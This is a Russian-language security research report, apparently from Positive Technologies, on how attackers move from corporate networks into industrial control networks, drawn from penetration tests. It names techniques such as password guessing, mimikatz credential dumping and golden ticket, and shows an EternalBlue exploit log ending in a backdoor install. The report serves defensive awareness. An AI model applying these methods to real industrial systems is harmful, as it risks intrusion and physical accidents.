POSITIVE TECHNOLOGIES

ПРОМЫШЛЕННЫЕ КОМПАНИИ

ВЕКТОРЫ АТАК

2018

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Компоненты АСУ ТП на современных промышленных предприятиях — наиболее важные и в то же время плохо защищенные с точки зрения ИБ объекты. Успешные атаки на них в первую очередь опасны не финансовыми потерями, а возможными аварийными ситуациями, которые могут привести как к временным отключениям электроэнергии или нарушениям транспортного сообщения, так и к крупным техногенным катастрофам и человеческим жертвам.

Недостатки безопасности компонентов АСУ ТП обусловлены различными факторами, которые в большинстве случаев схожи с проблемами типовой корпоративной сети. Однако специфика АСУ ТП накладывает определенные ограничения на механизмы обеспечения безопасности.

В данном отчете будут рассмотрены примеры типовых векторов атак на КИС промышленных предприятий, которые приводят к несанкционированному доступу к ТС и позволяют злоумышленникам осуществлять дальнейшие атаки на компоненты АСУ ТП. Под КИС в данном документе подразумевается корпоративный сегмент ЛВС организации.

В исследовании использованы результаты 11 проектов по анализу защищенности АСУ ТП и тестированию на проникновение промышленных организаций, проведенных Positive Technologies в 2017 году. Выводы, сделанные по итогам работ, могут не отражать актуальное состояние защищенности информационных систем в других компаниях отрасли. Данное исследование проведено с целью обратить внимание специалистов по ИБ отрасли на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

ТЕРМИНЫ И СОКРАЩЕНИЯ

OPC — (англ. Open Platform Communications) протокол, обеспечивающий возможность обмена данными с промышленными устройствами разных производителей, большинство из которых работает с использованием собственных протоколов

MES — (англ. Manufacturing Execution System) универсальный инструмент для сбора, хранения и обработки данных, собранных с промышленных устройств, который позволяет анализировать состояние технологического процесса и оборудования, а также контролировать распределение ресурсов на производстве

АРМ — автоматизированное рабочее место

АСУ ТП — автоматизированная система управления технологическим процессом

АСУП — автоматизированная система управления предприятием

Вектор атаки — последовательность действий нарушителя, приводящая к получению несанкционированного доступа к целевой системе. Атака на одну целевую систему может быть реализована с помощью разных векторов

ДМЗ — демилитаризованная зона

КИС — корпоративная информационная система

ЛВС — локальная вычислительная сеть

ТС — технологическая сеть

Шлюз — система, которая обеспечивает передачу информации о состоянии технологического процесса из технологической сети в корпоративную для дальнейшей ее обработки, хранения, анализа и систематизации. Шлюз может быть организован, например, на базе OPC- и MES-серверов, баз данных или даже с применением протоколов собственной разработки и различаться в каждой промышленной организации

1. РЕЗЮМЕ

Крайне низкая защищенность от проникновения в ТС

В 73% промышленных компаний возможны преодоление сетевого периметра и доступ к корпоративному сегменту ЛВС. Большинство недостатков безопасности на сетевом периметре связаны с ошибками конфигурации. В то же время 82% промышленных организаций не готовы противостоять внутреннему нарушителю, который стремится проникнуть в ТС из КИС.

Большинство атак просты в реализации

Среди всех выявленных векторов атак с целью проникновения в ТС из КИС 67% характеризуются низким или тривиальным уровнем сложности. Для их реализации достаточно использовать существующие недостатки конфигурации устройств и сегментации сетей, а также уязвимости ОС, эксплойты для которых можно найти в интернете.

Администраторы сами создают небезопасные каналы управления

В каждой промышленной организации, в которой удалось получить доступ к ТС из КИС, были выявлены те или иные недостатки сегментации сетей или фильтрации трафика. При этом в 64% компаний эти недостатки были внесены администраторами при создании каналов удаленного управления, а в 18% организаций ресурсы АСУ ТП вовсе не были отделены в отдельный сегмент сети.

Словарные пароли и устаревшее ПО используются во всех компаниях


Словарные пароли и устаревшие версии ПО с известными уязвимостями были выявлены в КИС каждой промышленной компании. Именно эти недостатки позволяли развить вектор атаки до получения максимальных привилегий в домене и контролировать всю корпоративную инфраструктуру.

2. ВЕКТОРЫ АТАК

2.1. Проникновение в корпоративную сеть

В данном отчете не рассматриваются подробно векторы проникновения в корпоративный сегмент сети из интернета, так как эти атаки немногим отличаются от типовых векторов атак на КИС организации из любой отрасли и достаточно подробно рассмотрены в соответствующем исследовании. В этом разделе будут приведены статистические данные по результатам внешних тестирований на проникновение и аудитов безопасности промышленных компаний. На диаграмме ниже показаны наиболее распространенные недостатки защиты и уязвимости, которые выявлялись на периметре КИС протестированных организаций.

73% исследованных КИС недостаточно защищены от преодоления периметра внешним нарушителем



Топ-10 уязвимостей на периметре КИС промышленных организаций (доля компаний)

Особенности топ-10 уязвимостей на периметре КИС

Недостатки конфигурации занимают 7 из 10 строчек рейтинга наиболее распространенных уязвимостей сетевого периметра промышленных компаний, представленного выше.

Доступность внешнему нарушителю интерфейсов администрирования серверов КИС и удаленного доступа к СУБД в совокупности с повсеместным использованием словарных и стандартных паролей привилегированных пользователей позволяет в один шаг получить полный контроль как над веб-приложениями, так и над серверами, получить доступ к БД и файлам, развивать атаку на другие ресурсы. Хранящиеся в открытом доступе важные данные, например учетные записи, исходный код веб-приложений, персональные данные пользователей, могут быть использованы при атаках.

Уязвимости в коде веб-приложений вошли в десятку наиболее распространенных уязвимостей сетевого периметра.

Эксплуатация таких уязвимостей, как «Удаленное выполнение команд» и «Загрузка произвольных файлов», позволяет преодолеть периметр промышленной компании, если веб-приложение расположено на сервере, подключенном к ЛВС.

Так как веб-приложения не являются неотъемлемой частью КИС промышленных организаций, их безопасности уделяется недостаточно внимания. Согласно нашим исследованиям, почти каждое второе веб-приложение (43%) на периметре КИС промышленных компаний характеризуется крайне низким уровнем защищенности.


Высокий уровень риска характерен для каждой второй уязвимости в рейтинге наиболее распространенных уязвимостей сетевого периметра промышленных компаний.

Устаревшие версии ПО (например, веб-серверов, ОС, прикладных систем) часто содержат критически опасные уязвимости, которые могут быть использованы нарушителем для получения контроля над ресурсами. Для многих таких уязвимостей существуют публичные эксплойты. Не менее опасны могут быть и ошибки конфигурации: избыточные привилегии СУБД или веб-сервера позволяют в случае получения доступа к ним выполнять команды ОС на сервере с максимальными привилегиями. Даже ограниченные привилегии в ОС сервера, который расположен на сетевом периметре, но имеет также и внутрисетевой интерфейс, позволяют нарушителю развивать вектор атаки на внутренние ресурсы компании.

Особенности векторов атак на периметр КИС

Подавляющее число успешных векторов атак на периметр компаний из сферы промышленности основаны на эксплуатации уязвимостей в веб-приложениях. В частности, для преодоления периметра использовались такие уязвимости, как «Внедрение SQL-кода», «Загрузка произвольных файлов» и «Удаленное выполнение команд».

Использование словарных паролей для доступа к системам администрирования веб-серверов или для удаленного подключения по протоколам управления было выявлено практически в каждой компании, а в трети из них позволило развить вектор атаки до получения доступа к ЛВС.



Категории уязвимостей, на которых основаны векторы проникновения в КИС из сети Интернет (доля векторов атак)

5 — максимальное число векторов проникновения для одной компании

2 — среднее число векторов проникновения, выявленных в рамках тестирований

Не секрет, что устаревшие версии CMS и веб-серверов содержат множество уязвимостей, для которых существуют уже разработанные эксплойты, доступные в сети Интернет. Злоумышленнику не составляет труда их применить и получить контроль над сервером.

Ошибки конфигурации систем, например некорректное разграничение прав доступа пользователей веб-приложений, могут также послужить причиной компрометации сервера на периметре КИС.

В рамках тестирования на проникновение сложность вектора проникновения в ЛВС из сети Интернет оценивалась экспертно, учитывались как необходимые для атаки навыки злоумышленника и специальные инструменты, так и наличие общедоступных эксплойтов, существование дополнительных условий для успешной атаки и прочие факторы.

В большинстве случаев атака признавалась несложной, например если для получения контроля над сервером достаточно было осуществить обход фильтрации расширения при загрузке файлов через веб-приложение или в случае применения общедоступного эксплойта, в код которого необходимо было внести незначительные изменения для адаптации к конкретной системе. Тривиальный уровень сложности присваивался в тех случаях, когда для атаки вовсе не требовалось предпринимать никаких дополнительных действий, к примеру в случае стандартного пароля для доступа к системе администрирования веб-сервера и последующего использования встроенных функций системы для выполнения команд на сервере.

Сложность векторов проникновения в КИС из сети Интернет

82%
исследованных технологических сетей недостаточно защищены от проникновения из корпоративного сегмента

2.2. Из корпоративной сети в технологическую

В каждой отрасли структура компании имеет свои особенности, и, конечно, в каждой отдельной организации применяется свой собственный подход к сегментации сетей и их защите. Однако ошибки реализации и неверные подходы к администрированию во множестве компаний схожи. Для того чтобы показать эти проблемы ИБ наглядно, мы постарались объединить основные принципы построения безопасной сети и реализовать их в единой масштабируемой схеме. Подобный подход к построению сети не встречался ни на одном исследованном объекте, однако, по нашему мнению, он позволяет значительно усложнить потенциальный вектор атаки и существенно снизить риск компрометации АСУ ТП.

Для построения структурной схемы разделения сетей мы выделили следующие первоочередные требования:

+ ТС должна быть строго отделена от КИС и внешних сетей, особенно от интернета.
+ Информация о технологическом процессе и состоянии оборудования должна передаваться в КИС через специальный шлюз. Наиболее безопасная реализация — через ДМЗ, согласно рекомендациям стандарта NIST 800-82 (раздел 5.5.5). Передача управляющих команд из КИС к компонентам АСУ ТП или на узлы шлюза должна быть запрещена.
+ Сбор информации, полученной со шлюзов различных промышленных объектов (они могут быть разделены географически), осуществляется в АСУП, компоненты которой выделены в отдельный сегмент в КИС. В этом же сегменте могут располагаться АРМ аналитиков и руководителей, которые обрабатывают собранные данные.
+ Управление технологическим процессом, администрирование и обеспечение ИБ в ТС осуществляются только специальными подразделениями внутри ТС.


К сожалению, на практике многие из перечисленных правил не соблюдаются либо соблюдаются формально. Это позволяет в рамках внутренних тестирований на проникновение выявлять различные векторы атак на ТС. О каких именно атаках идет речь, рассмотрим далее подробно.

2 различных вектора
проникновения из КИС в ТС в среднем выявляется в рамках каждого тестирования

Корпоративная сеть

В КИС, как правило, организована специальная подсеть АСУП, где собирается и обрабатывается информация с компонентов АСУ ТП. Руководители и аналитики получают информацию с АСУП.

Для обеспечения максимальной безопасности технологического сегмента серверы, расположенные в шлюзе (например, OPC или MES) дублируются в сегменте АСУП. Это реализовано с целью исключить любое воздействие на серверы шлюза со стороны КИС.



Сегмент шлюза

Шлюз обеспечивает передачу информации с серверов АСУ ТП в КИС на серверы АСУП. Реализация шлюза в каждой промышленной компании может быть своей. Например, могут использоваться OPC-, MES-серверы, базы данных и другие решения.

Передача управляющих команд в направлении шлюза и технологической сети блокируется. Наиболее безопасной считается реализация сети, где серверы шлюза располагаются в отдельной демилитаризованной зоне.

Технологическая сеть

Управление технологическим процессом осуществляется только в пределах технологической сети с АРМ операторов АСУ ТП. При этом компоненты АСУ ТП могут быть распределены географически.

Компоненты АСУ ТП не должны быть доступны из КИС и других внешних сетей.

Доступ в интернет должен быть запрещен во всей технологической сети.

Компоненты технологической сети распределены по трем основным уровням:

+ сегмент диспетчерского контроля и управления (АСУ ТП, SCADA),
+ сегмент контроллеров (ПЛК),
+ полевые устройства, как правило подключенные напрямую к ПЛК.

Типовая схема атаки

Типовую атаку, которая позволяет внутреннему нарушителю, действующему из корпоративного сегмента ЛВС, проникнуть в технологическую сеть предприятия и скомпрометировать технологический процесс, можно разделить на три основных этапа:

1. Получение и повышение привилегий в ОС на узлах КИС.
2. Развитие атаки и закрепление в КИС.
3. Получение доступа к критически важным системам и развитие атаки в ТС.

Каждый этап может быть реализован различными методами, однако нарушителю необходимо действовать, с одной стороны, максимально эффективно, с другой — максимально незаметно. Поэтому в рамках работ по тестированию на проникновение наши эксперты проверяют возможность реализации максимально возможного количества сценариев атаки и оценивают сложность и вероятность их реализации.

Далее в отчете каждый этап атаки будет рассмотрен подробно. Будет показана статистика реализации тех или иных методов атаки, а также статистика выявления используемых в рамках атаки уязвимостей и недостатков безопасности. Для большей наглядности будут приведены структурные схемы типовых векторов атак, которые были реализованы на практике нашими специалистами.

01

Получение и повышение привилегий в ОС на узлах КИС

В случае отсутствия привилегий в КИС (например, если атакующий — не сотрудник и не подрядчик организации) нарушителю необходимо получить доступ к корпоративной сети. Для этого он может использовать доступные сетевые розетки, гостевой Wi-Fi или осуществить атаку через интернет.

После получения доступа к КИС основной задачей нарушителя является получение и повышение локальных привилегий на серверах и рабочих станциях сотрудников, а также сбор информации о сетевой топологии, используемых устройствах и ПО.

02

Развитие атаки и закрепление в КИС

После получения максимальных локальных привилегий на одном или множестве узлов КИС нарушителю необходимо развить атаку на другие доступные ресурсы с целью закрепления в КИС и выявления тех устройств, с которых возможно осуществить доступ к ТС.

Развитие атаки в корпоративной сети осуществляется с использованием уязвимостей ПО, ОС и веб-приложений, недостатков сегментации сетей и аутентификации пользователей. Кроме того, может использоваться информация, полученная с общедоступных файловых хранилищ (например, учетные данные или конфигурационные файлы оборудования). Целью нарушителя являются получение максимальных привилегий в домене и выявление точек проникновения в ТС, сбор информации.

03


Получение доступа к критически важным системам и развитие атаки в ТС

Как правило, результатом второго этапа является получение привилегий администратора домена и множества учетных записей привилегированных сотрудников организации. Нарушитель обладает дополнительными знаниями о процессах в компании и используемых системах, параметрах оборудования и другой информацией, которая может быть использована для проникновения в ТС.

Полученные привилегии и сведения злоумышленник может использовать для выявления существующих каналов подключения к ТС. Кроме того, нарушитель может применить полученные привилегии для изменения конфигурации сетевых устройств с целью построения собственного канала в ТС.

На диаграмме ниже показаны наиболее распространенные уязвимости локальной сети КИС промышленных предприятий.

Такие недостатки, как использование словарных паролей и уязвимых версий ПО, встречаются в рамках тестов на каждом из перечисленных этапов и играют ключевую роль в успешности атаки. Недостатки сегментации сети в совокупности с доступностью интерфейсов управления и подключения к СУБД для любого пользователя КИС характерны для большинства промышленных компаний, и в некоторых случаях эти недостатки обусловлены намеренными действиями администраторов, а не ошибкой конфигурации. Более подробно такие ошибки разграничения доступа будут рассмотрены при описании третьего этапа атаки.




Топ-10 уязвимостей корпоративной ЛВС промышленных организаций (доля компаний)

Получение и повышение привилегий в ОС на узлах КИС

Начальный этап атаки зависит от возможности нарушителя получить доступ к ресурсам ЛВС и уровня привилегий на таких ресурсах. Как правило, в случае атак со стороны нарушителя, не обладающего привилегиями в корпоративных системах компании, сложность атаки довольно высока, так как для подключения к сети ему необходимо получить доступ к сетевой розетке, которые располагаются во внутренних помещениях здания, доступ к которым ограничен для посетителей, не являющихся сотрудниками. Но некоторые ошибки конфигурации сетей могут упростить вектор проникновения. В рамках аудитов безопасности наши специалисты в одной из компаний выявили возможность организации атак на КИС через гостевой Wi-Fi и еще в двух организациях — возможность атак с использованием сетевой розетки информационного терминала, расположенного на проходной.

В случае же, если внутренним нарушителем является, например, сотрудник компании, подрядчик, партнер или даже уборщик, вероятность успешной компрометации критически важных ресурсов существенно повышается. Именно внутренний нарушитель, действующий из пользовательского сегмента КИС, является наиболее вероятным источником атак на объекты ТС, поэтому далее в отчете будет рассмотрена именно эта модель нарушителя.




Первый этап атаки (получение локальных привилегий на узлах КИС)

100%
промышленных компаний недостаточно строго следят за сложностью используемых паролей.


В каждой компании встречаются пароли по умолчанию, пустые пароли или комбинация 123456

На диаграмме ниже показаны методы получения привилегий локального администратора на узлах КИС и указаны доли компаний, где они оказались успешны в рамках тестирований.



Успешные методы получения привилегий в ОС на узлах КИС (доля компаний)

В каждой исследованной промышленной организации были выявлены словарные пароли. Это были не только пароли доменных пользователей, которые зачастую недостаточно осведомлены в вопросах ИБ: на всех предприятиях встречались словарные пароли локальных администраторов, привилегированных пользователей СУБД, бизнес-систем и FTP-серверов. К словарным относятся также и установленные заводом-изготовителем значения, которые могут быть получены из документации на устройства и ПО. Именно подбор учетных записей является первым из векторов, который использует потенциальный внутренний нарушитель. Этот вектор атаки позволил получить привилегии локального администратора на узлах корпоративной ЛВС в 64% исследованных компаний.



100%
протестированных промышленных компаний в 2017 году оказались не защищены от применения эксплойта EternalBlue

Устаревшие версии ОС и ПО встречаются на промышленных объектах повсеместно. Это вызвано тем, что регулярно устанавливать обновления без нарушения технологического процесса зачастую просто невозможно, а в каких-то системах установка обновлений для определенных компонентов может повлиять на их совместимость с другими. Последнее может служить веским доводом при оценке рисков для технологического сегмента, который строго должен быть отделен от других внешних сетей, в том числе и с целью компенсации этих недостатков безопасности. Для корпоративной же сети, которая, ко всему прочему, имеет выход в интернет, использование устаревших версий ПО и ОС недопустимо.

```
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        ............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-
```

Развитие атаки и закрепление в КИС

Привилегии локального администратора на компьютерах под управлением Windows (именно такие используются на всех исследованных нами объектах) позволяют нарушителю либо запустить специальную утилиту для получения учетных данных пользователей из памяти ОС (например, mimikatz), либо сделать копию процесса lsass.exe и уже на своем ноутбуке с помощью той же утилиты прочитать пароли или хеш-суммы паролей пользователей ОС. Подробно данная атака и методы обхода средств защиты при ее выполнении уже показаны в нашем исследовании типовых сценариев атак на КИС, отметим лишь то, что на всех тестированных нами предприятиях оказалось возможно осуществить атаку со 100% успешностью даже в случае наличия антивирусных средств на серверах и рабочих станциях. Это объясняется использованием старых версий ОС, для которых не существует эффективного метода защиты.

Подключение через:

Скомпрометированные узлы

Для атаки необходимы:

Привилегии локального администратора

Второй этап атаки (развитие атаки и закрепление в КИС)


Действия нарушителя в рамках второго этапа атаки заключаются в последовательном получении учетных данных пользователей из памяти ОС на тех компьютерах, к которым получен доступ с максимальными привилегиями. Так как с помощью данного метода могут быть получены пароли не только локальных, но и доменных пользователей, данный этап завершается получением учетной записи администратора домена. Эти привилегии в дальнейшем позволят нарушителю закрепиться в КИС (например, в результате применения техники golden ticket) и развивать атаку на все ресурсы домена, исследовать файловую систему на рабочих станциях и серверах, подключаться удаленно к рабочим компьютерам директоров компании, читать переписку сотрудников, следить за их действиями и выполнять действия от их имени[1]. Кроме того, нарушитель может полностью парализовать работу КИС на длительное время (от суток до нескольких недель).

Подключение через:

Скомпрометированные узлы

Для атаки необходимы:

Привилегии администратора домена



Развитие атаки на ресурсы КИС (сбор информации)

1 Более подробная информация о данном виде атаки может быть получена из общедоступных источников, например по адресу adsecurity.org/?p=556

В результате анализа файловой системы на скомпрометированных узлах, а также сетевых файловых хранилищ, злоумышленник получает множество учетных записей для доступа к сетевому оборудованию, которые обычно указаны в файлах конфигурации, скриптах или в документации на системы. Эти учетные данные могут быть использованы нарушителем для доступа к устройствам и последующего изменения их конфигурации либо отключения.

Получение доступа к критически важным системам и развитие атаки в ТС

Первые два этапа атаки, рассмотренные выше, могут в той или иной мере быть успешно реализованы в КИС компании из любой отрасли, не только в промышленности. Большинство рассмотренных уязвимостей входят в топ-10 самых распространенных уязвимостей КИС. Особенности КИС современных промышленных объектов влияют по большей части только на распределение этих недостатков в рейтинге. Характерные отличия векторов атак на промышленные предприятия проявляются именно на финальном этапе атаки, когда нарушитель использует все собранные данные и полученные привилегии для построения канала подключения к ТС.

